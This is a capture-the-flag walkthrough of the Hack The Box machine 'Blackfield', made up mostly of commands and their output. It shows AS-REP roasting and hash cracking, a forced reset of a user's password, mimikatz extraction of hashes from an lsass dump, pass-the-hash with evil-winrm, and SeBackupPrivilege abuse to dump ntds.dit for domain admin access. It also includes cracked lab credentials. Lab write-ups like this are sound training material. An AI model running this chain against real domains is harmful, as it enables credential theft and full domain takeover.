SMBCLIENT ANON LOGIN

GETNPUSERS.PY

RPCCLIENT

CHANGE PASSWORD

GET HASHES FORM .DMP FILE WITH MIMIKATZ(WINDOWS VM)

EVIL-WINRM

ABUSING BACKUP PRIV TO ROOT

```
PORT     STATE SERVICE      VERSION

53/tcp   open  domain?

| fingerprint-strings:

|   DNSVersionBindReqTCP:

|     version

|_    bind

88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-29 00:06:28Z)

135/tcp  open  msrpc        Microsoft Windows RPC

389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)

445/tcp  open  microsoft-ds?

593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: BLACKFIELD.local0., Site: Default-First-Site-Name)

5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```

SMB ENUM

```
root@kali:/home/kali/Desktop/hackthebox/blackfield# smbclient -L //10.10.10.192

  Sharename       Type      Comment

        ---------       ----      -------

        ADMIN$          Disk      Remote Admin
```

```
    C$            Disk      Default share
    forensic      Disk      Forensic / Audit share.
    IPC$          IPC       Remote IPC
    NETLOGON      Disk      Logon server share
    profiles$     Disk
    SYSVOL        Disk      Logon server share
root@kali:/home/kali/Desktop/hackthebox/blackfield# smbclient //10.10.10.192/profiles$
```

COPY USERNAMES TO USER.TXT

```
root@kali:/home/kali/Desktop/hackthebox/blackfield# GetNPUsers.py BLACKFIELD.LOCAL/ -usersfile users.txt -format john -outputfile hashes.txt -dc-ip 10.10.10.192
root@kali:/home/kali/Desktop/hackthebox/blackfield# cat hashes.txt
$krb5asrep$support@BLACKFIELD.LOCAL:bbd365ca1a27f605c195f6617dd978e3$aa8b1a0b03a83c3731a88f0475b03e77762c55d274e3f67868de66b49d9c05eb91cae5bc10c081cf519e2687fe7813733dbb8b2cd1f69918cf4ba6380ba71661635e3b44f45d0688b3e75eea10ad16962adf5ff8898fa50a81e11f830fd50a0cb6009525d7576870765aa11f04f1dcbc53173f0f434bf44f25f374bda5e0cc947dc446f6171b38aceb16a0218cbca05aa87a81a72bdefb6981f1e39c425c9c073edbbc91325c972d92696a1369d2610124d03e10392df0b2d98526a545e2516def543f38b4fec120c8b6e11e7e04db9d1ecbdfca71ddee9fd50ce5b47104c20dd9ccf5e3ba04c404f1e4b9bbf96bd9cb88d250e0
root@kali:/home/kali/Desktop/hackthebox/blackfield# john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
#00^BlackKnight  ($krb5asrep$support@BLACKFIELD.LOCAL)
```

RPC

```
root@kali:/home/kali/Desktop/hackthebox/blackfield# rpcclient 10.10.10.192 -U support
Enter WORKGROUP\support's password:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[audit2020] rid:[0x44f]
user:[support] rid:[0x450]
user:[svc_backup] rid:[0x585]
user:[lydericlefebvre] rid:[0x586]
rpcclient $> queryuser support
    User Name   :   support
```

```
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Sun, 28 Jun 2020 20:29:30 EDT
        Logoff Time              :      Wed, 31 Dec 1969 19:00:00 EST
        Kickoff Time             :      Wed, 31 Dec 1969 19:00:00 EST
        Password last set Time   :      Sun, 23 Feb 2020 12:53:24 EST
        Password can change Time :      Mon, 24 Feb 2020 12:53:24 EST
        Password must change Time:      Wed, 13 Sep 30828 22:48:05 EDT
        unknown_2[0..31]...
        user_rid :      0x450
        group_rid:      0x201
        acb_info :      0x00010210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000008
        padding1[0..7]...
        logon_hrs[0..21]...
rpcclient $> enumprivs
found 35 privileges

SeCreateTokenPrivilege          0:2 (0x0:0x2)
SeAssignPrimaryTokenPrivilege           0:3 (0x0:0x3)
SeLockMemoryPrivilege           0:4 (0x0:0x4)
```

```
SeIncreaseQuotaPrivilege            0:5 (0x0:0x5)
SeMachineAccountPrivilege           0:6 (0x0:0x6)
SeTcbPrivilege          0:7 (0x0:0x7)
SeSecurityPrivilege           0:8 (0x0:0x8)
SeTakeOwnershipPrivilege            0:9 (0x0:0x9)
SeLoadDriverPrivilege          0:10 (0x0:0xa)
SeSystemProfilePrivilege            0:11 (0x0:0xb)
SeSystemtimePrivilege         0:12 (0x0:0xc)
SeProfileSingleProcessPrivilege             0:13 (0x0:0xd)
SeIncreaseBasePriorityPrivilege             0:14 (0x0:0xe)
SeCreatePagefilePrivilege           0:15 (0x0:0xf)
SeCreatePermanentPrivilege          0:16 (0x0:0x10)
SeBackupPrivilege            0:17 (0x0:0x11)
SeRestorePrivilege           0:18 (0x0:0x12)
SeShutdownPrivilege           0:19 (0x0:0x13)
SeDebugPrivilege             0:20 (0x0:0x14)
SeAuditPrivilege             0:21 (0x0:0x15)
SeSystemEnvironmentPrivilege          0:22 (0x0:0x16)
SeChangeNotifyPrivilege             0:23 (0x0:0x17)
SeRemoteShutdownPrivilege           0:24 (0x0:0x18)
SeUndockPrivilege            0:25 (0x0:0x19)
SeSyncAgentPrivilege          0:26 (0x0:0x1a)
SeEnableDelegationPrivilege          0:27 (0x0:0x1b)
SeManageVolumePrivilege             0:28 (0x0:0x1c)
SeImpersonatePrivilege         0:29 (0x0:0x1d)
SeCreateGlobalPrivilege             0:30 (0x0:0x1e)
SeTrustedCredManAccessPrivilege             0:31 (0x0:0x1f)
SeRelabelPrivilege           0:32 (0x0:0x20)
SeIncreaseWorkingSetPrivilege         0:33 (0x0:0x21)
SeTimeZonePrivilege           0:34 (0x0:0x22)
SeCreateSymbolicLinkPrivilege         0:35 (0x0:0x23)
```

```
SeDelegateSessionUserImpersonatePrivilege           0:36 (0x0:0x24)
```


https://malicious.link/post/2017/reset-ad-user-password-with-linux/

CHANGE PASSWORD OF USER

```
rpcclient $> setuserinfo2 audit2020 23 'Akg123456'


root@kali:/home/kali/Desktop/hackthebox/blackfield# smbclient //blackfield.htb/forensic -U audit2020

smb: \> dir

  .                              D        0  Sun Feb 23 08:03:16 2020

  ..                             D        0  Sun Feb 23 08:03:16 2020

  commands_output                D        0  Sun Feb 23 13:14:37 2020

  memory_analysis                D        0  Thu May 28 16:28:33 2020

  tools                          D        0  Sun Feb 23 08:39:08 2020


                7846143 blocks of size 4096. 3816415 blocks available

smb: \> cd memory_analysis\

smb: \memory_analysis\> dir

  .                              D        0  Thu May 28 16:28:33 2020

  ..                             D        0  Thu May 28 16:28:33 2020

  conhost.zip                    A 37876530  Thu May 28 16:25:36 2020

  ctfmon.zip                     A 24962333  Thu May 28 16:25:45 2020

  dfsrs.zip                      A 23993305  Thu May 28 16:25:54 2020

  dllhost.zip                    A 18366396  Thu May 28 16:26:04 2020

  ismserv.zip                    A  8810157  Thu May 28 16:26:13 2020

  lsass.zip                      A 41936098  Thu May 28 16:25:08 2020

  mmc.zip                        A 64288607  Thu May 28 16:25:25 2020

  RuntimeBroker.zip              A 13332174  Thu May 28 16:26:24 2020

  ServerManager.zip              A 131983313  Thu May 28 16:26:49 2020

  sihost.zip                     A 33141744  Thu May 28 16:27:00 2020

  smartscreen.zip                A 33756344  Thu May 28 16:27:11 2020
```


```
 svchost.zip                    A 14408833  Thu May 28 16:27:19 2020

 taskhostw.zip                    A 34631412  Thu May 28 16:27:30 2020

 winlogon.zip                    A 14255089  Thu May 28 16:27:38 2020

 wlms.zip                    A  4067425  Thu May 28 16:27:44 2020

 WmiPrvSE.zip                    A 18303252  Thu May 28 16:27:53 2020


           7846143 blocks of size 4096. 3816415 blocks available

smb: \memory_analysis\> get lsass.zip

getting file \memory_analysis\lsass.zip of size 41936098 as lsass.zip (1343.4 KiloBytes/sec) (average 1343.4 KiloBytes/sec)

root@kali:/home/kali/Desktop/hackthebox/blackfield# unzip lsass.zip
```

https://github.com/gentilkiwi/mimikatz/releases



```
mimikatz # sekurlsa::minidump /Users/lenovo/Desktop/lsass.DMP
```

sekurlsa::minidump /Users/lenovo/Desktop/lsass.DMP



```
mimikatz # sekurlsa::LogonPasswords
```

```
sekurlsa::LogonPasswords

Authentication Id : 0 ; 406499 (00000000:000633e3)

Session           : Interactive from 2

User Name         : svc_backup

Domain            : BLACKFIELD

Logon Server      : DC01

Logon Time        : 2/23/2020 9:00:03 PM

SID               : S-1-5-21-4194615774-2175524697-3563712290-1413

        msv :

         [00000003] Primary

         * Username : svc_backup

         * Domain   : BLACKFIELD

         * NTLM     : 9658d1d1dcd9250115e2205d9f48400d

         * SHA1     : 463c13a9a31fc3252c68ba0a44f0221626a33e5c

         * DPAPI    : a03cd8e9d30171f3cfe8caad92fef621
        tspkg :

        wdigest :

         * Username : svc_backup

         * Domain   : BLACKFIELD

         * Password : (null)

        kerberos :

         * Username : svc_backup

         * Domain   : BLACKFIELD.LOCAL

         * Password : (null)

        ssp :

        credman :

root@kali:/home/kali/Desktop/hackthebox/blackfield# evil-winrm -i blackfield.htb -u svc_backup -H
9658d1d1dcd9250115e2205d9f48400d

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> whoami /all


USER INFORMATION

----------------


User Name            SID

==================== ==============================================

blackfield\svc_backup S-1-5-21-4194615774-2175524697-3563712290-1413




GROUP INFORMATION

-----------------


Group Name                           Type             SID          Attributes

========================================== ================ ============
==================================================

Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group

BUILTIN\Backup Operators                   Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group

BUILTIN\Remote Management Users            Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
```

```
BUILTIN\Users                          Alias          S-1-5-32-545 Mandatory group, Enabled by default, Enabled group

BUILTIN\Pre-Windows 2000 Compatible Access Alias          S-1-5-32-554 Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\Authenticated Users        Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\This Organization          Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group

NT AUTHORITY\NTLM Authentication        Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group

Mandatory Label\High Mandatory Level      Label          S-1-16-12288



PRIVILEGES INFORMATION

----------------------



Privilege Name              Description                   State

============================= ============================== =======

SeMachineAccountPrivilege     Add workstations to domain     Enabled

SeBackupPrivilege           Back up files and directories  Enabled

SeRestorePrivilege          Restore files and directories  Enabled

SeShutdownPrivilege          Shut down the system          Enabled

SeChangeNotifyPrivilege       Bypass traverse checking       Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set Enabled



USER CLAIMS INFORMATION

-----------------------



User claims unknown.



Kerberos support for Dynamic Access Control on this device has been disabled.
```

https://hackinparis.com/data/slides/2019/talks/HIP2019-Andrea_Pierini-Whoami_Priv_Show_Me_Your_Privileges_And_I_Will_Lead_You_To_System.pdf

```
root@kali:/home/kali/Desktop/hackthebox/blackfield# cat akg.txt

SET CONTEXT PERSISTENT NOWRITERS

add volume c: alias akg

create

expose %akg% z:

*Evil-WinRM* PS C:\Windows\Temp> upload /home/kali/Desktop/hackthebox/blackfield/akg.txt

*Evil-WinRM* PS C:\Windows\Temp> diskshadow /s akg.txt

    Example: SET CONTEXT CLIENTACCESSIBLE

root@kali:/home/kali/Desktop/hackthebox/blackfield# cat akg.txt

SET CONTEXT PERSISTENT NOWRITERSp

add volume c: alias akgp

createp

expose %akg% z:p
```

https://github.com/giuliano108/SeBackupPrivilege/tree/master/SeBackupPrivilegeCmdLets/bin/Debug

```
*Evil-WinRM* PS C:\Windows\Temp> upload /home/kali/Desktop/hackthebox/blackfield/SeBackupPrivilegeCmdLets.dll

*Evil-WinRM* PS C:\Windows\Temp> upload /home/kali/Desktop/hackthebox/blackfield/SeBackupPrivilegeUtils.dll

*Evil-WinRM* PS C:\Windows\Temp> import-module .\SeBackupPrivilegeUtils.dll

*Evil-WinRM* PS C:\Windows\Temp> import-module .\SeBackupPrivilegeCmdLets.dll

Mkdir temp

Copy-FileSebackupPrivilege z:\Windows\NTDS\ntds.dit C:\temp\ntds.dit

*Evil-WinRM* PS C:\temp> reg save HKLM\SYSTEM c:\temp\system

*Evil-WinRM* PS C:\temp> download system

*Evil-WinRM* PS C:\temp> download ntds.dit

secretsdump.py -ntds ntds.dit -system system -hashes lmhash:nthash LOCAL -output nt-hash

evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

psexec.py Administrator:###_ADM1N_3920_###@10.10.10.192
```